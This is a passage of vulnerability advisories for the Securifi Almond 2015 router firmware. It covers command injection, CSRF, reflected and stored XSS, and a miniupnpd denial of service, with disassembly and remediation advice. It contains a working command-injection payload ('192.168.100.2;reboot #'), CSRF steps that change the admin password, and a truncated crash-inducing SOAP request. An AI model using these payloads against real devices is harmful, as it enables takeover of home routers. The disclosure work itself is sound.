.text:00420FBC                 la      $t9, websGetVar
.text:00420FC0                 addiu   $a1, (aDest - 0x450000)  # "dest"
.text:00420FC4                 jalr    $t9 ; websGetVar
.text:00420FC8                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:00420FCC                 lw      $gp, 0x660+var_638($sp)
.text:00420FD0                 move    $a0, $s1
.text:00420FD4                 la      $a1, aSBr         # ": %s<br>\n"
.text:00420FD8                 la      $t9, websGetVar
.text:00420FDC                 addiu   $a1, (aHostnet - 0x450000)  # "hostnet"
.text:00420FE0                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:00420FE4                 jalr    $t9 ; websGetVar
.text:00420FE8                 move    $s4, $v0
.text:00420FEC                 lw      $gp, 0x660+var_638($sp)
.text:00420FF0                 move    $a0, $s1
.text:00420FF4                 la      $a1, aSBr         # ": %s<br>\n"
.text:00420FF8                 la      $t9, websGetVar
.text:00420FFC                 addiu   $a1, (aNetmask - 0x450000)  # "netmask"
```

The POST parameter "dest is concatenated in a route add command and this is passed to a “popen” function at address 0x00421220. This allows an attacker to provide the payload of his/her choice and finally take control of the device.




```
.text:004211D8                 lw      $gp, 0x660+var_638($sp)
.text:004211DC                 addiu   $a0, $sp, 48
.text:004211E0                 la      $a1, aSBr        # ": %s<br>\n"
.text:004211E4                 la      $t9, strcat
.text:004211E8                 nop
.text:004211EC                 jalr    $t9 ; strcat
.text:004211F0                 addiu   $a1, (a21 - 0x450000)  # "2>&1 "
.text:004211F4                 lw      $gp, 0x660+var_638($sp)
.text:004211F8                 nop
.text:004211FC                 la      $t9, puts
.text:00421200                 nop
.text:00421204                 jalr    $t9 ; puts
.text:00421208                 addiu   $a0, $sp, 0x660+var_630
.text:0042120C                 lw      $gp, 0x660+var_638($sp)
.text:00421210                 addiu   $a0, $sp, 0x660+var_630
.text:00421214                 la      $a1, aSBr        # ": %s<br>\n"
.text:00421218                 la      $t9, popen
.text:0042121C                 nop
.text:00421220                 jalr    $t9 ; popen
.text:00421224                 addiu   $a1, (aIpv6wanipaddr+0xC - 0x450000)  # "r"
.text:00421228                 lw      $gp, 0x660+var_638($sp)
.text:0042122C                 move    $a0, $fp
.text:00421230                 la      $t9, fgets
.text:00421234                 li      $a1, 0x100
.text:00421238                 move    $a2, $v0
.text:0042123C                 jalr    $t9 ; fgets
.text:00421240                 move    $s0, $v0
.text:00421244                 lw      $gp, 0x660+var_638($sp)
.text:00421248                 nop

00021220 00421220: addRouting+2E8
```

Exploitation

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below



```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

5) SIG-EXT-03-2017-05 (Command Injection in Port Forward Functionality) -- CVE-2017-8331

Introduction

Recently a command injection issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a command injection issues in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code. This attack vector can be combined with Cross site request forgery to trick an administrator of the device into executing the code for the device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called "XSRF_CommandInjection1.html"


   XSRF_CommandInje
   ction1.html
3) This should cause the device to reboot after a few seconds

Vulnerability Description

The device provides a user with the capability of adding new port forwarding rules to the device. It seems that the POST parameters passed in this request to set up routes on the device can be set in such a way that would result in passing commands to a “system” API in the function and thus result in command injection on the device.


If the firmware version AL-R096 is dissected using binwalk tool, we obtain a cpio-root archive which contains the filesystem set up on the device that contains all the binaries.

The binary "goahead" is the one that has the vulnerable function that recieves the values sent by the POST request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function sub_43C280in IDA pro is identified to be receiving the values sent in the POST request and the value set in POST parameter “ip_address” is extracted at address 0x0043C2F0.



```
.text:0043C2D0                 jalr    $t9 ; websGetVar
.text:0043C2D4                 move    $s1, $a0
.text:0043C2D8                 lw      $gp, 0x2060+var_2038($sp)
.text:0043C2DC                 move    $a0, $s1
.text:0043C2E0                 la      $a1, aSBr        # ": %s<br>\n"
.text:0043C2E4                 la      $t9, websGetVar
.text:0043C2E8                 addiu   $a1, (aIp_address - 0x450000)  # "ip_address"
.text:0043C2EC                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:0043C2F0                 jalr    $t9 ; websGetVar
.text:0043C2F4                 move    $s2, $v0
.text:0043C2F8                 lw      $gp, 0x2060+var_2038($sp)
.text:0043C2FC                 move    $a0, $s1
.text:0043C300                 la      $a1, aSBr        # ": %s<br>\n"
.text:0043C304                 la      $t9, websGetVar
.text:0043C308                 addiu   $a1, (aFromport - 0x450000)  # "fromPort"
.text:0043C30C                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:0043C310                 jalr    $t9 ; websGetVar
.text:0043C314                 move    $s3, $v0
.text:0043C318                 lw      $gp, 0x2060+var_2038($sp)
.text:0043C31C                 move    $a0, $s1
.text:0043C320                 la      $a1, aSBr        # ": %s<br>\n"
.text:0043C324                 la      $t9, websGetVar
.text:0043C328                 addiu   $a1, (aToport - 0x450000)  # "toPort"
.text:0043C32C                 addiu   $a2, $s0, (asc_44C790+4 - 0x450000)  # ""
.text:0043C330                 jalr    $t9 ; websGetVar
.text:0043C334                 move    $s4, $v0
.text:0043C338                 lw      $gp, 0x2060+var_2038($sp)
.text:0043C33C                 move    $a0, $s1
.text:0043C340                 la      $a1, aSBr        # ": %s<br>\n"
0003C2F0 0043C2F0: sub_43C280+70
```


The POST parameter “ipaddress” is concatenated at address 0x0043C958 and this is passed to a “system” function at address 0x00437284. This allows an attacker to provide the payload of his/her choice and finally take control of the device.



```
.text:00437240                 jalr    $t9 ; getGoAHeadServerPort
.text:00437244                 nop
.text:00437248                 lw      $gp, 0x678+var_658($sp)
.text:0043724C                 addu    $a0, $s4, $s3
.text:00437250                 la      $a2, aSBr        # ": %s<br>\n"
.text:00437254                 la      $t9, snprintf
.text:00437258                 sw      $s2, 0x678+var_668($sp)
.text:0043725C                 sw      $v0, 0x678+var_664($sp)
.text:00437260                 sw      $s1, 0x678+var_660($sp)
.text:00437264                 addiu   $a2, (aIptablesTNat_0 - 0x450000)  # ";iptables -t nat -A %s -j DNAT -i %s -p"...
.text:00437268                 addiu   $a3, $s5, (aDmz - 0x450000)  # "DMZ"
.text:0043726C                 jalr    $t9 ; snprintf
.text:00437270                 li      $a1, 0x400
.text:00437274                 lw      $gp, 0x678+var_658($sp)
.text:00437278                 addiu   $a0, $sp, 0x678+var_650
.text:0043727C                 la      $t9, doSystem
.text:00437280                 nop
.text:00437284
.text:00437284 loc_437284:                              # CODE XREF: sub_4370D8+328↓j
.text:00437284                 jalr    $t9 ; doSystem
.text:00437288                 nop
.text:0043728C                 lw      $gp, 0x678+var_658($sp)
.text:00437290
.text:00437290 loc_437290:                              # CODE XREF: sub_4370D8+348↓j
.text:00437290                                          # sub_4370D8+3A0↓j
.text:00437290                 lw      $ra, 0x678+var_4($sp)
.text:00437294                 lw      $fp, 0x678+var_8($sp)
.text:00437298                 lw      $s7, 0x678+var_C($sp)
.text:0043729C                 lw      $s6, 0x678+var_10($sp)
00037284 00437284: sub_4370D8:loc_437284
```

Exploitation

It is very easy to execute a command of an attacker’s choice. To exploit the situation all an attacker has to provide a command delimiter such as “;” to end an existing command and then append the command an attacker would like to execute followed by “#” to comment out any remaining part of the earlier command as shown in the image below



```
192.168.100.2;reboot #
```

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "goahead" binary which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a regular expression check on the values received as a part of the POST parameter.

6) SIG-EXT-03-2017-06 (Systemic XSRF) -- CVE-2017-8328

Introduction

Recently cross-site request forgery issues were discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any cross site request forgery protection in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)

- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called " XSRF_ChgAdminpassword.html"

   XSRF_ChgAdminpas
   sword.html

3) This will change the password of an admin user to “test1235”
4) Similarly, the device provides a web console functionality to execute commands on the device and an attacker can execute any command on the device using the cross-site request forgery attack. Here is an example of payload that does that.

   XSRF_Commandfun
   ctionalityexploit.htm

Vulnerability Description

The device provides a user with the capability of changing the administrative password for the web management interface. It seems that the device does not implement any cross site request forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface to change a user’s password

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to be logging into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that would change the user's password or execute command on the device using the web console functionality provided by the web management interface of the device.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

This check can involve custom defense mechanisms using CSRF specific tokens created and verified by your application or can rely on the presence of other HTTP headers depending on the level of rigor/security you want. There are numerous ways you can specifically defend against CSRF. We recommend using one of the following (in ADDITION to the check recommended above):

1) Synchronizer (i.e.,CSRF) Tokens (requires session state)
2) Double Cookie Defense
3) Encrypted Token Pattern
4) Custom Header - e.g., X-Requested-With: XMLHttpRequest

More details can be found at https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet

7) SIG-EXT-03-2017-07 (Reflected Cross-Site Scripting) -- CVE-2017-8334

Introduction

Recently reflected cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any reflected cross-site scripting protection in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):

- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called " XSRF_XSS.html"

   XSRF_XSS.html

3) Now move the mouse over the “hi” anchor tag and observe it results in a JavaScript pop-up


Securifi | Port/IP/MAC Filt...
My Title
10.10.10.254/goform/ipportFilter
1
OK

```
mac: FF:FF:FF:FF:FF:FF
sip1: 0.0.0.0
sip2: 0
sFromPort:
sToPort:
dip1: 0.0.0.0
dip2: 0
dFromPort:
dToPort:
protocol: None
action: Accept
comment:
```

Vulnerability Description

The device provides a user with the capability of blocking IP addresses using the web management interface. It seems that the device does not implement any cross-site scripting forgery protection mechanism which allows an attacker to trick a user who is logged in to the web management interface into executing a cross-site scripting payload on the user's browser and execute any action on the device provided by the web management interface.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to log into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can execute any action on the device provided by the web management interface.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

8) SIG-EXT-03-2017-08 (Stored Cross-Site Scripting) -- CVE-2017-8332

Introduction

Recently stored cross-site scripting issue was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the device does not implement any stored cross-site scripting protection in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to take control of the device as the admin user and execute arbitrary code or change the password of the user without the user being aware about it. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:H/E:F/RC:C/CR:M/IR:M/AR:M/MAV:N/MAC:L/MPR:L/MUI:R/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (H):
- Privileges Required (PR): Low (L):
- User Interaction (UI): Required (R):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):
- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 8.0 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)

- Resulting temporal score: 7.8 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (M):
- Integrity Requirement (IR): Med (M):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 7.8 (High).

The final score is thus 7.8 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


Steps to Reproduce

----

1) Login in to the web application exposed by the device at http://10.10.10.254
2) Now navigate to another tab in the same browser and open the HTML file called " XSRF_XSS.html"

   XSRF_StoredXSS.html

3) Now move the mouse over the “hi” anchor tag and observe it results in a JavaScript pop-up



1

Current Website Host Filters:

No	Host(Keyword)
□ 1	test hi

Vulnerability Description

The device provides a user with the capability of blocking key words passing in the web traffic to prevent kids from watching content that might be deemed unsafe using the web management interface. It seems that the device does not implement any cross-site scripting protection mechanism which allows an attacker to trick a user who is logged in to the web management interface into executing a stored cross-site scripting payload on the user's browser and execute any action on the device provided by the web management interface.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker has to trick a user into navigating to his/her site via a phishing attack and convince the user to log into the device's web management interface using social engineering using the phishing email or an attacker's website, etc. After the user is logged in to the device's web interface, an attacker can create a hidden IFRAME window on an attacker's web page and thus execute the payload that can execute any action on the device provided by the web management interface.

Vulnerability discovery

The vulnerability was discovered simply by performing a web application pentest on the web management interface provided by the "goahead" server which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict input validation using regular expression check and also HTML output encoding.

9) SIG-EXT-03-2017-09 (DOS condition affects miniupnpd) -- CVE-2017-8330

Introduction

Recently a DOS attack was discovered as a part of the research on IoT devices in the miniupnpd daemon which is present in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified a denial of service condition in Securifi's Almond 2015 Smart home controller/router. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who can provide input to the miniupnpd daemon on the device to cause the process to crash completely. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

Medium Severity Rating

Using CVSS3, it has vector
CVSS:3.0/AV:A/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RC:C/AR:M/MAV:A/MAC:L/MPR:N/MUI:N/MC:N/MI:N/MA:H

Base Metrics

- Access Vector (AV): Network (A):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (N):
- User Interaction (UI): Required (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (N):
- Integrity Impact (I): Complete (N):
- Availability Impact (A): Complete (C):
- Resulting base score: 6.5 (Medium)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C).
- Resulting temporal score: 6.4 (Medium).

Environmental Metrics

- Confidentiality Requirement (CR): Med (N):
- Integrity Requirement (IR): Med (N):
- Availability Requirement (AR): Med (M)
- Resulting environmental score: 6.4 (Medium).

The final score is thus 6.4 (Medium).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

----

1) You need to be connected to the same wifi network as the Almond 2015
2) Navigate to http://10.10.10.254:8888/L3F.xml and you should be able to view the XML file
3) Now use BurpSuite's repeater functionality and execute the request as given below

```
POST / HTTP/1.1
SOAPAction: "urn:schemas-wifialliance-org:service:XXXXXXX:1#PutMessage"
Host: 70.161.205.253:8888
Content-Type: text/xml
Content-Length: 13689

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope"
SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<SOAP-ENV:Body>
    <m:PutMessage xmlns:m="urn:schemas-wifialliance-org:service:WFAWLANConfig:1">
```

<NewInMessage>QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
